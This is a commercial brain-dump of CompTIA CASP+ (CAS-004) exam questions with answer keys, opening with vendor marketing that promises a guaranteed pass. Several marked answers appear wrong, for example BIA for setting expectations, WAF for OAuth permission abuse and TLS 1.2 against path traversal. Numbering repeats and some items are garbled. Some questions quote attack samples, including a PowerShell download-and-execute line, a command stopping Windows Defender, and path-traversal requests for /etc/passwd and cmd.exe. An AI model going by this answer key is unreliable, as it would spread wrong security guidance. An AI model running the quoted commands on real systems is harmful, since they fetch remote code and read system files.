



# CompTIA

## Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

## About ExamBible

### *Your Partner of IT Exam*

## Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

## Our Advances

### \* 99.9% Uptime

All examinations will be up to date.

### \* 24/7 Quality Support

We will provide service round the clock.

### \* 100% Pass Rate

Our guarantee that you will pass the exam.

### \* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

#### NEW QUESTION 1

Which of the following BEST sets expectation between the security team and business units within an organization?

- A. Risk assessment
- B. Memorandum of understanding
- C. Business impact analysis
- D. Business partnership agreement
- E. Services level agreement

**Answer: C**

#### NEW QUESTION 2

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- > Be efficient at protecting the production environment
- > Not require any change to the application
- > Act at the presentation layer

Which of the following techniques should be used?

- A. Masking
- B. Tokenization
- C. Algorithmic
- D. Random substitution

**Answer: A**

#### NEW QUESTION 3

Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

- A. Remote provider BCDR
- B. Cloud provider BCDR
- C. Alternative provider BCDR
- D. Primary provider BCDR

**Answer: B**

#### NEW QUESTION 4

A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:

- \* 1. The network supports core applications that have 99.99% uptime.
- \* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
- \* 3. Documents downloaded from websites must be scanned for malware.

Which of the following solutions should the network architect implement to meet the requirements?

- A. Reverse proxy, stateful firewalls, and VPNs at the local sites
- B. IDSs, WAFs, and forward proxy IDS
- C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
- D. IPSs at the hub, Layer 4 firewalls, and DLP

**Answer: C**

#### NEW QUESTION 5

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.

Which of the following would be the BEST option to implement?

- A. Distributed connection allocation
- B. Local caching
- C. Content delivery network
- D. SD-WAN vertical heterogeneity

**Answer: C**

#### NEW QUESTION 6

An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come in that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

- A. Peer review
- B. Regression testing
- C. User acceptance
- D. Dynamic analysis

**Answer: A**

#### NEW QUESTION 7

A company wants to improve its active protection capabilities against unknown and zero-day malware. Which of the following is the MOST secure solution?

- A. NIDS
- B. Application allow list
- C. Sandbox detonation
- D. Endpoint log collection
- E. HIDS

**Answer: C**

#### NEW QUESTION 8

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.ps!');whois

Which of the following security controls would have alerted and prevented the next phase of the attack?

- A. Antivirus and UEBA
- B. Reverse proxy and sandbox
- C. EDR and application approved list
- D. Forward proxy and MFA

**Answer: C**

#### Explanation:

An EDR and whitelist should protect from this attack.

#### NEW QUESTION 9

A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization. Which of the following should be the analyst's FIRST action?

- A. Create a full inventory of information and data assets.
- B. Ascertain the impact of an attack on the availability of crucial resources.
- C. Determine which security compliance standards should be followed.
- D. Perform a full system penetration test to determine the vulnerabilities.

**Answer: A**

#### NEW QUESTION 10

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

**Answer: D**

#### NEW QUESTION 10

An organization's hunt team thinks a persistent threat exists and already has a foothold in the enterprise network.

Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

- A. Deploy a SOAR tool.
- B. Modify user password history and length requirements.
- C. Apply new isolation and segmentation schemes.
- D. Implement decoy files on adjacent hosts.

**Answer: C**

#### NEW QUESTION 15

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

- A. when it is passed across a local network.
- B. in memory during processing
- C. when it is written to a system's solid-state drive.
- D. by an enterprise hardware security module.

**Answer: B**

#### NEW QUESTION 16

A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.

Which of the following would BEST safeguard the APIs? (Choose two.)

- A. Bot protection
- B. OAuth 2.0
- C. Input validation
- D. Autoscaling endpoints
- E. Rate limiting
- F. CSRF protection

**Answer:** DE

#### NEW QUESTION 21

A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders. Which of the following techniques would the company use to evaluate data confidentiality controls?

- A. Eavesdropping
- B. On-path
- C. Cryptanalysis
- D. Code signing
- E. RF sidelobe sniffing

**Answer:** A

#### NEW QUESTION 26

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:

- Enforce MFA for RDP
- Ensure RDP connections are only allowed with secure ciphers.

The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls or ACLs.

Which of the following should the security architect recommend to meet these requirements?

- A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
- B. Implement a bastion host with a secure cipher configuration enforced.
- C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
- D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

**Answer:** A

#### NEW QUESTION 27

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

**Answer:** C

#### NEW QUESTION 31

A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.

Which of the following would satisfy the requirement?

- A. NIDS
- B. NIPS
- C. WAF
- D. Reverse proxy

**Answer:** A

#### NEW QUESTION 36

A company is repeatedly being breached by hackers who valid credentials. The company's Chief Information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

- A. Implement strict three-factor authentication.
- B. Implement least privilege policies
- C. Switch to one-time or all user authorizations.
- D. Strengthen identity-proofing procedures

**Answer:** A

#### NEW QUESTION 37

A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30      Guest networks                      192.168.20.0/25
- VLAN 20      Corporate user network                  192.168.0.0/28
- VLAN 110     Corporate server network                192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

- A. Contact the email service provider and ask if the company IP is blocked.
- B. Confirm the email server certificate is installed on the corporate computers.
- C. Make sure the UTM certificate is imported on the corporate computers.
- D. Create an IMAPS firewall rule to ensure email is allowed.

**Answer: D**

**NEW QUESTION 41**

Which of the following technologies allows CSPs to add encryption across multiple data storages?

- A. Symmetric encryption
- B. Homomorphic encryption
- C. Data dispersion
- D. Bit splitting

**Answer: D**

**NEW QUESTION 43**

A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the company's internal WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

- A. Active Directory OPOs
- B. PKI certificates
- C. Host-based firewall
- D. NAC persistent agent

**Answer: B**

**NEW QUESTION 46**

A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks. Which of the following would be the BEST solution against this type of attack?

- A. Cookies
- B. Wildcard certificates
- C. HSTS
- D. Certificate pinning

**Answer: D**

**NEW QUESTION 48**

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

- A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
- B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
- C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
- D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

**Answer: C**

**NEW QUESTION 51**

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

- A. Performing deep-packet inspection of all digital audio files
- B. Adding identifying filesystem metadata to the digital audio files
- C. Implementing steganography
- D. Purchasing and installing a DRM suite

**Answer: D**

#### NEW QUESTION 54

Which of the following are risks associated with vendor lock-in? (Choose two.)

- A. The client can seamlessly move data.
- B. The vendor can change product offerings.
- C. The client receives a sufficient level of service.
- D. The client experiences decreased quality of service.
- E. The client can leverage a multicloud approach.
- F. The client experiences increased interoperability.

**Answer: BD**

#### NEW QUESTION 57

A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information. Which of the following BEST mitigates inappropriate access and permissions issues?

- A. SIEM
- B. CASB
- C. WAF
- D. SOAR

**Answer: C**

#### NEW QUESTION 60

Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

- A. Zigbee
- B. CAN
- C. DNP3
- D. Modbus

**Answer: A**

#### NEW QUESTION 64

A Chief Information Security Officer (CISO) has launched to create a robust BCP/DR plan for the entire company. As part of the initiative, the security team must gather data supporting the operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

- A. Perform a review of all policies and procedures related to BCP and DR and created an educational module that can be assigned to all employees to provide training on BCP/DR events.
- B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
- C. Have each business unit conduct a BIA and categorize the application according to the cumulative data gathered.
- D. Implement replication of all servers and application data to back up datacenters that are geographically from the central datacenter and release an updated BPA to all clients.

**Answer: C**

#### NEW QUESTION 65

A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.

Which of the following is the BEST solution?

- A. Deploy an RA on each branch office.
- B. Use Delta CRLs at the branches.
- C. Configure clients to use OCSP.
- D. Send the new CRLs by using GPO.

**Answer: C**

#### NEW QUESTION 67

A security analyst observes the following while looking through network traffic in a company's cloud log:

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

Which of the following steps should the security analyst take FIRST?

- A. Quarantine 10.0.5.52 and run a malware scan against the host.
- B. Access 10.0.5.52 via EDR and identify processes that have network connections.
- C. Isolate 10.0.50.6 via security groups.
- D. Investigate web logs on 10.0.50.6 to determine if this is normal traffic.

**Answer: D**

#### NEW QUESTION 69

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.

Which of the following techniques would be BEST suited for this requirement?

- A. Deploy SOAR utilities and runbooks.
- B. Replace the associated hardware.
- C. Provide the contractors with direct access to satellite telemetry data.
- D. Reduce link latency on the affected ground and satellite segments.

**Answer: A**

#### NEW QUESTION 74

A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.

Which of the following would be BEST to proceed with the transformation?

- A. An on-premises solution as a backup
- B. A load balancer with a round-robin configuration
- C. A multicloud provider solution
- D. An active-active solution within the same tenant

**Answer: C**

#### Explanation:

An active-active cluster does nothing if the cloud provider goes down. One of the main features of multi-cloud is redundancy.

<https://www.cloudflare.com/learning/cloud/what-is-multicloud/>

#### NEW QUESTION 75

A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

- A. HSTS
- B. TLS 1.2
- C. Certificate pinning
- D. Client authentication

**Answer: A**

#### NEW QUESTION 77

A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../../etc/passwd
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

- A. Installing a network firewall
- B. Placing a WAF inline
- C. Implementing an IDS
- D. Deploying a honeypot

**Answer: B**

**NEW QUESTION 78**


The Chief information Officer (CIO) wants to establish a non-binding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

- A. MOU
- B. OLA
- C. NDA
- D. SLA

**Answer: A**

**NEW QUESTION 79**

An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS  
 Review the following scenarios and instructions. Match each relevant finding to the affected host.  
 After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.  
 Each finding may be used more than once.  
 If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

**Drag and Drop - Relevant Findings**

- 1 A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.  
Drag this widget to the item(s) that should be replicated to Site B.
- 2 A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.  
Drag this widget to the item(s) that should be replicated to Site B.
- 3 A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

**Corrective Action**

Modify the BGP configuration

**NEW QUESTION 80**

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

**Answer: C**

**NEW QUESTION 85**

A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence. Which of the following techniques would BEST support this?

- A. Configuring systemd services to run automatically at startup
- B. Creating a backdoor
- C. Exploiting an arbitrary code execution exploit
- D. Moving laterally to a more authoritative server/service

**Answer: B**

**NEW QUESTION 86**

A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

- A. Disable powershell.exe on all Microsoft Windows endpoints.
- B. Restart Microsoft Windows Defender.
- C. Configure the forward proxy to block 40.90.23.154.
- D. Disable local administrator privileges on the endpoints.

**Answer:** C

**Explanation:**

top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

**NEW QUESTION 88**

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

- A. Include all available cipher suites.
- B. Create a wildcard certificate.
- C. Use a third-party CA.
- D. Implement certificate pinning.

**Answer:** B

**NEW QUESTION 92**

The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

- A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
- B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause
- C. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
- D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
- E. Store findings from the reviews in a database for all other business units and risk teams to reference.
- F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
- G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating
- H. Report finding units that rely on the suppliers and the various risk teams.

**Answer:** A

**NEW QUESTION 94**

An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately, many Of the applications are provided only as compiled binaries. Which Of the following should the organization use to analyze these applications? (Select TWO).

- A. Regression testing
- B. SAST
- C. Third-party dependency management
- D. IDE SAST
- E. Fuzz testing
- F. IAST

**Answer:** DE

**NEW QUESTION 98**

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

- A. Pay the ransom within 48 hours.
- B. Isolate the servers to prevent the spread.
- C. Notify law enforcement.
- D. Request that the affected servers be restored immediately.

**Answer:** B

**NEW QUESTION 99**

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.

Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. No-execute
- C. Total memory encryption
- D. Virtual memory encryption

**Answer:** B

**NEW QUESTION 103**

A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee's laptop when was opened.

- A. Implement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
- B. Required all laptops to connect to the VPN before accessing email.

- C. Implement cloud-based content filtering with sandboxing capabilities.
- D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

**Answer:** C

#### NEW QUESTION 105

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

- A. Securely configure the authentication mechanisms
- B. Patch the infrastructure at the operating system
- C. Execute port scanning against the services
- D. Upgrade the service as part of life-cycle management

**Answer:** A

#### NEW QUESTION 110

A security engineer needs to implement a CASB to secure employee user web traffic. A key requirement is that relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages. Which of the following architectural components would BEST meet these requirements?

- A. Log collection
- B. Reverse proxy
- C. A WAF
- D. API mode

**Answer:** A

#### NEW QUESTION 111

A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security. Which of the following encryption methods should the cloud security engineer select during the implementation phase?

- A. Instance-based
- B. Storage-based
- C. Proxy-based
- D. Array controller-based

**Answer:** B

#### Explanation:

We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage.  
<https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas>

#### NEW QUESTION 112

Company A acquired Company B. During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program. Which of the following risk-handling techniques was used?

- A. Accept
- B. Avoid
- C. Transfer
- D. Mitigate

**Answer:** D

#### NEW QUESTION 116

A Chief Information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

```
High (CVSS: 10.0)
NVT: PHP 'php_stream_wrapper()' Buffer Overflow Vulnerability (Windows) (ID: 1.3.6.1.4.1.27421.1.1.201317)
Product detection result: cpe:/a:php:php:5.3.6 by NVD Version Detection (Source: (ID: 1.3.6.1.4.1.27421.1.1.201317))
```

```
Summary
This host is running PHP and is prone to buffer overflow vulnerability.
Vulnerability Detection Result: installed version: 5.3.6
Fixed version: 5.3.17/5.4.5
```

```
Impact
Successful exploitation could allow attackers to execute arbitrary code and failed attempts will likely result in denial-of-service conditions. Impact Level: system/application
```

Which of the following MOST appropriate corrective action to document for this finding?

- A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
- B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
- C. The system administrator should evaluate dependencies and perform upgrade as necessary.
- D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

**Answer:** A

#### NEW QUESTION 118

Which of the following controls primarily detects abuse of privilege but does not prevent it?

- A. Off-boarding
- B. Separation of duties
- C. Least privilege
- D. Job rotation

**Answer:** A

#### NEW QUESTION 123

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

**Answer:** AC

#### NEW QUESTION 125

A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5c../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

- A. Patch the system.
- B. Update the antivirus.
- C. Install a host-based firewall.
- D. Enable TLS 1.2.

**Answer:** D

#### NEW QUESTION 129

A financial services company wants to migrate its email services from on-premises servers to a cloud-based email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.

- \* Transactions being required by unauthorized individual
- \* Complete discretion regarding client names, account numbers, and investment information.
- \* Malicious attacker using email to distribute malware and ransom ware.
- \* Exfiltration of sensitivity company information.

The cloud-based email solution will provide an6-malware, reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

- A. Data loss prevention
- B. Endpoint detection response
- C. SSL VPN
- D. Application whitelisting

**Answer:** A

#### NEW QUESTION 131

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.

Which of the following should the company use to make this determination?

- A. Threat hunting
- B. A system penetration test
- C. Log analysis within the SIEM tool
- D. The Cyber Kill Chain

**Answer:** A

#### NEW QUESTION 135

A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.

Which of the following would be BEST suited to meet these requirements?

- A. ARF

- B. ISACs
- C. Node.js
- D. OVAL

**Answer: B**

#### NEW QUESTION 137

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage. Which of the following is a security concern that will MOST likely need to be addressed during migration?

- A. Latency
- B. Data exposure
- C. Data loss
- D. Data dispersion

**Answer: B**

#### NEW QUESTION 141

